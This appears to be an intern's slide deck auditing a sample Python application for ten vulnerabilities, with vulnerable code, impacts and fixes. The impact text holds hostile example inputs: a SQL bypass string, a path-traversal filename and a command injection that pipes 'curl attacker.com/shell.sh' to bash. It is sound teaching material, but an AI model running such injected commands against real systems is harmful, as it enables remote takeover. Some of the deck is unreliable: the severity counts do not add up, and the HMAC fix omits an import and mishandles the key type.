



Bandit

Pylint

Manual AST

Safety

SECURE CODING REVIEW

Python Application Security Audit

10

Vulnerabilities
Found

6

High
Severity

2

Medium

1

Low

Language: Python 3 • Method: Static Analysis + AST Inspection • Tool: Custom Scanner + Bandit Rules

CodeAlpha Internship — Task 3 | Author: Muntaha Ghafoor

github.com/Muntaha-Ghafoor | linkedin.com/in/muntaha-ghafoor-2b87a9386

Methodology & Tools Used

How the audit was conducted

01

Code Collection

Gathered sample Python web application with common insecure coding patterns for audit.

02

Static Analysis

Ran Bandit (industry standard) and custom AST-based scanner to detect vulnerabilities automatically.

03

Manual Inspection

Reviewed code line-by-line for logic flaws, hardcoded secrets, and insecure API usage.

04

CWE Mapping

Each finding mapped to MITRE CWE (Common Weakness Enumeration) for industry-standard classification.

05

Remediation

Produced secure code fixes and best practice recommendations for each vulnerability found.



Bandit

Python SAST



Pylint

Code Quality



AST Module

Syntax Tree



Safety

Dependency CVEs




CWE/MITRE

Classification

Vulnerability Summary Dashboard

10 vulnerabilities detected across 3 severity levels



ID	Vulnerability	CWE	Severity	Line
V-01	Hardcoded Credentials	CWE-798	HIGH	L.18-21
V-02	SQL Injection	CWE-89	HIGH	L.33
V-03	Weak Hashing (MD5)	CWE-327	HIGH	L.41
V-04	Command Injection	CWE-78	HIGH	L.49
V-05	Insecure Deserialization	CWE-502	HIGH	L.58
V-06	Path Traversal	CWE-22	MEDIUM	L.65
V-07	Sensitive Data in Logs	CWE-532	HIGH	L.77
V-08	Broad Exception Handling	CWE-390	LOW	L.89
V-09	Weak PRNG / Insecure Token	CWE-338	MEDIUM	L.100
V-10	Debug Mode Enabled	CWE-215	MEDIUM	L.106

Hardcoded Credentials

CWE-798 — Use of Hard-coded Credentials

Slide 4 of 12

✗ VULNERABLE CODE

```
DB_PASSWORD = "admin123"  
SECRET_KEY = "mysecretkey"  
ADMIN_USER = "admin"  
ADMIN_PASS = "password"
```

⚠ DESCRIPTION

Credentials stored in plain text in source code. If the repository is made public or accessed by an attacker, all systems are immediately compromised.

💥 IMPACT:

Instant unauthorized access to database, admin panel, and all connected services. Credentials are exposed in version history even after deletion.

✓ SECURE CODE FIX

```
import os  
from dotenv import load_dotenv  
load_dotenv()  
  
DB_PASSWORD = os.getenv("DB_PASSWORD")  
SECRET_KEY = os.getenv("SECRET_KEY")  
ADMIN_USER = os.getenv("ADMIN_USER")  
ADMIN_PASS = os.getenv("ADMIN_PASS")
```

✓ REMEDIATION

Use environment variables via python-dotenv or a secrets vault (AWS Secrets Manager, HashiCorp Vault). Never commit .env files to version control.

✗ VULNERABLE CODE

```
def get_user(username):  
    conn = sqlite3.connect("users.db")  
    cursor = conn.cursor()  
    query = "SELECT * FROM users "\  
            "WHERE username = '" + username + "'"  
    cursor.execute(query)
```

⚠ DESCRIPTION

User input is directly concatenated into SQL query string. Attacker can inject SQL to bypass authentication, extract all data, or drop tables.

💥 IMPACT:

Authentication bypass: `username = ' OR '1'='1`. Full database dump. Deletion of all records. If stacked queries allowed: OS command execution.

✓ SECURE CODE FIX

```
def get_user(username):  
    conn = sqlite3.connect("users.db")  
    cursor = conn.cursor()  
    # Parameterized query – safe!  
    query = "SELECT * FROM users "\  
            "WHERE username = ?"  
    cursor.execute(query, (username,))
```

✓ REMEDIATION

Always use parameterized queries or an ORM (SQLAlchemy). Never format or concatenate user input into SQL strings. Use input validation as defense-in-depth.

Weak Password Hashing (MD5)

CWE-327 — Use of Broken Cryptographic Algorithm

Slide 6 of 12

✗ VULNERABLE CODE

```
import hashlib

def hash_password(password):
    # MD5 is cryptographically broken
    return hashlib.md5(
        password.encode()
    ).hexdigest()
```

⚠ DESCRIPTION

MD5 is cryptographically broken since 1996. MD5 hashes have no salt, enabling rainbow table attacks. A 6-char password is cracked in milliseconds.

💥 IMPACT:

Entire password database crackable with freely available rainbow tables. Attacker can authenticate as any user once database is compromised.

✓ SECURE CODE FIX

```
import bcrypt

def hash_password(password):
    # bcrypt with auto-generated salt
    salt = bcrypt.gensalt(rounds=12)
    hashed = bcrypt.hashpw(
        password.encode(), salt
    )
    return hashed
```

✓ REMEDIATION

Use bcrypt, argon2-cffi, or PBKDF2 with a unique salt per password. Never use MD5 or SHA1 for password storage. Use 12+ bcrypt rounds for production.

Command Injection via shell=True

CWE-78 — OS Command Injection

Slide 7 of 12

✗ VULNERABLE CODE

```
import subprocess

def ping_host(hostname):
    # User input passed to shell!
    result = subprocess.call(
        "ping -c 1 " + hostname,
        shell=True
    )
```

⚠ DESCRIPTION

User-controlled input is passed directly to a shell command. Attacker can append shell operators to execute arbitrary OS commands on the server.

💥 IMPACT:

Full server compromise. Attacker input: '8.8.8.8; cat /etc/passwd' or '8.8.8.8; curl attacker.com/shell.sh | bash' for remote code execution.

✓ SECURE CODE FIX

```
import subprocess, re

def ping_host(hostname):
    # Allowlist validation first
    if not re.match(r'^[a-zA-Z0-9.-]+$', hostname):
        raise ValueError("Invalid hostname")
    result = subprocess.call(
        ['ping', '-c', '1', hostname],
        shell=False
    )
```

✓ REMEDIATION

Use shell=False with list arguments — shell operators are not interpreted. Validate input with a strict allowlist regex before passing to any subprocess.

Insecure Deserialization (pickle)

CWE-502 — Deserialization of Untrusted Data

Slide 8 of 12

✗ VULNERABLE CODE

```
import pickle

def load_user_session(data):
    # pickle.loads on untrusted
    # data = Remote Code Execution!
    return pickle.loads(data)
```

⚠ DESCRIPTION

Python's pickle can execute arbitrary code during deserialization. An attacker who can send data to pickle.loads() instantly owns the server.



IMPACT:

Complete server takeover. Attacker crafts a malicious pickle payload that runs `os.system('reverse shell')` the moment the server deserializes it.

✓ SECURE CODE FIX

```
import json, hmac, hashlib

SECRET = os.getenv("HMAC_SECRET")

def load_user_session(data, sig):
    # Verify signature before use
    expected = hmac.new(SECRET, data,
                        hashlib.sha256).hexdigest()
    if not hmac.compare_digest(sig, expected):
        raise ValueError("Invalid signature")
    return json.loads(data)
```

✓ REMEDIATION

Never use pickle for untrusted data. Use JSON for data exchange. If binary serialization is needed, sign with HMAC-SHA256 and verify before deserializing.

Path Traversal + Password Logging

CWE-22 + CWE-532 — Path Traversal & Data
in Logs

Slide 9 of 12

✗ VULNERABLE CODE

```
def read_file(filename):  
    # No sanitization!  
    path = "/var/www/uploads/" + filename  
    with open(path, "r") as f:  
        return f.read()  
  
def login(user, password):  
    print(f"password={password}")
```

⚠ DESCRIPTION

Path traversal: filename='../etc/passwd' reads system files. Password logging writes credentials to log files accessible to any log viewer or attacker.

💥 IMPACT:

Path traversal exposes /etc/passwd, SSH keys, config files. Password logging exposes user credentials to log aggregation systems, file-based attacks.

✓ SECURE CODE FIX

```
from pathlib import Path  
  
def read_file(filename):  
    base = Path("/var/www/uploads").resolve()  
    full = (base / filename).resolve()  
    if not str(full).startswith(str(base)):  
        raise ValueError("Path traversal!")  
    return full.read_text()  
  
def login(user, password):  
    logging.info(f"Login: user={user}")
```

✓ REMEDIATION

Use pathlib resolve() and verify path stays within base dir. NEVER log passwords, tokens, or PII — log only username + timestamp + action result.

Broad Exception + Weak Random Token

CWE-390 + CWE-338 — Exception Handling
& Weak PRNG

Slide 10 of 12

✗ VULNERABLE CODE

```
def divide(a, b):  
    try:  
        return a / b  
    except:  
        pass # Swallows ALL errors!  
  
import random  
def generate_token():  
    # NOT cryptographically secure  
    return str(random.randint(  
        100000, 999999))
```

⚠ DESCRIPTION

Bare 'except' swallows ALL exceptions hiding bugs. `random.randint` has only 900,000 possible values — brute-forceable in under a second by an attacker.

✓ SECURE CODE FIX

```
def divide(a, b):  
    try:  
        return a / b  
    except ZeroDivisionError as e:  
        logger.error(f"Division error: {e}")  
        raise  
  
import secrets  
def generate_token():  
    # Cryptographically secure  
    return secrets.token_hex(32)
```

✓ REMEDIATION

Always catch specific exceptions and log them. Use `secrets.token_hex(32)` or `secrets.token_urlsafe(32)` — backed by OS CSPRNG with 256-bit entropy.

💥 IMPACT:

Silent failures cause data corruption and security bypasses. Predictable tokens mean session hijacking: attacker brute-forces all 900K tokens in <1 second.

Secure Coding Best Practices

Apply these rules to every Python project going forward



Secrets Management

Use python-dotenv or vaults. Never hardcode credentials. Add .env to .gitignore.



Parameterized Queries

Always use ? placeholders in SQL. Use SQLAlchemy ORM for complex queries.



Strong Password Hashing

Use bcrypt (rounds=12+) or argon2. Never MD5, SHA1, or unsalted hashes.



Input Validation

Validate and sanitize ALL user input. Use allowlists, not blocklists.



Secure Randomness

Use secrets module for tokens and keys. random module is for simulations only.



Safe Logging

Log user actions, never credentials. Use structured logging (structlog).



Avoid Dangerous Funcs

No pickle on untrusted data. No eval()/exec(). No shell=True with user input.



Config Management

DEBUG=False in prod. Load config from env vars. Separate dev/prod configs.

Audit Summary & Conclusion

Total Vulnerabilities Found	10
Critical / High Severity	6 (60%)
Medium Severity	2 (20%)
Low Severity	1 (10%)
CWE Categories Covered	9 categories
Files Audited	1 Python file
Scan Method	Static Analysis + AST
Recommended Action	Immediate fix for all HIGH findings



Muntaha Ghafoor | CodeAlpha Internship — Task 3: Secure Coding Review



github.com/Muntaha-Ghafoor | linkedin.com/in/muntaha-ghafoor-2b87a9386